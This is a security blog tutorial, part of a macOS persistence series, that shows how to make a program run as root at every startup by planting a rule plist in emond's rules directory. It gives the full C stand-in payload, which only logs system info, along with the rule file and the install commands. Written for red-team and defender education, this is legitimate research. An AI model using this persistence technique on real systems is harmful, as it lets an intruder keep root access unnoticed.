MacOS malware persistence 9: emond (The Event Monitor Daemon). Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

In our previous posts, we explored session restoration, environment variables, and periodic scripts. Today, we are diving into one of the most obscure and powerful legacy persistence mechanisms in macOS history: emond (The Event Monitor Daemon).
emond
What is the main concept? emond is a service that was designed to monitor system events (like startup, login, or specific log messages) and execute defined actions based on those events. It is controlled by the system’s launchd and runs with root privileges.

The daemon looks for rules in a specific directory:
ls -l /private/etc/emond.d/rules/

By dropping a specially crafted .plist file into this folder, we can instruct the system to execute our malicious payload whenever a specific trigger occurs - most commonly, during system startup.
practical example
As usual, my “malware” is a simple C program that proves our persistence is working by writing to a log file in /Users/Shared/. Since emond executes actions as root, our log will show a UID of 0. Something like the following hack.c.
/*
 * hack.c
 * "malware" for emond persistence
 * author: @cocomelonc
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <time.h>

int main() {
  // define the log path
  const char *log_path = "/Users/Shared/meow.txt";

  // systeminfo
  char command[1024];
  snprintf(command, sizeof(command), "/usr/sbin/system_profiler SPSoftwareDataType > %s 2>&1", log_path);
  system(command);

  // perform the "malicious" action (logging)
  FILE *f = fopen(log_path, "a");
  if (f) {
    time_t now = time(NULL);
    fprintf(f, "[=^..^=] meow! emond persistence triggered.\n");
    fprintf(f, "timestamp: %s", ctime(&now));
    // getuid() will return 0 if the script is running as root
    fprintf(f, "running with UID: %d\n", getuid());
    fprintf(f, "-------------------------------------\n");
    fclose(f);
  }

  return 0;
}
Then, we need a configuration file that emond can parse. This rule specifies that upon the startup event, the system should run our command.
To create a rule file, we will use the SampleRule.plist file that already exists and modify it as necessary.

Something like this meow.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
  <dict>
    <key>name</key>
    <string>meow_persistence</string>
    <key>enabled</key>
    <true/>
    <key>eventTypes</key>
    <array>
      <string>startup</string>
    </array>
    <key>actions</key>
    <array>
      <dict>
        <key>type</key>
        <string>RunCommand</string>
        <key>command</key>
        <string>/usr/local/bin/meow_emond</string>
        <key>user</key>
        <string>root</string>
      </dict>
    </array>
  </dict>
</array>
</plist>
As you can see, everything is simple.
demo
Let’s check everythin in action. Compile our “malware”:
clang -o meow_emond hack.c

To setup persistence logic, we need to move our files into the correct locations. This requires administrative privileges:
sudo cp meow_emond /usr/local/bin/

then, move our rule:
sudo cp meow.plist /private/etc/emond.d/rules/meow.plist

finally, just reboot our Monterey VM. Upon boot, emond will scan the rules folder, see our meow.plist, and execute the command.

In some macOS Monterey versions, the emond service might be dormant. To activate it and trigger our persistence, we use launchctl.
Check our file:
cat /Users/Shared/meow.txt

As you can see, everything works perfect as expected! =^..^=
If you are running a macOS Monterey VM, you are in luck. While Apple began phasing out emond in Big Sur, the binary and its logic often remain functional in Monterey, making it a perfect target for “ghost” persistence.
But one more caveat.
While writing this research, I discovered that in some macOS Monterey, Apple finally pulled the plug on emond. Even if you find the .plist file, the system throws an Input/output error. This is a prime example of Attack Surface Reduction: Apple realized they couldn’t secure this event-driven monster, so they simply deleted it.

Even “Load failed” is a result in Mac malware research.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
macOS hacking part 1
macOS persistence part 1
macOS persistence part 8
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine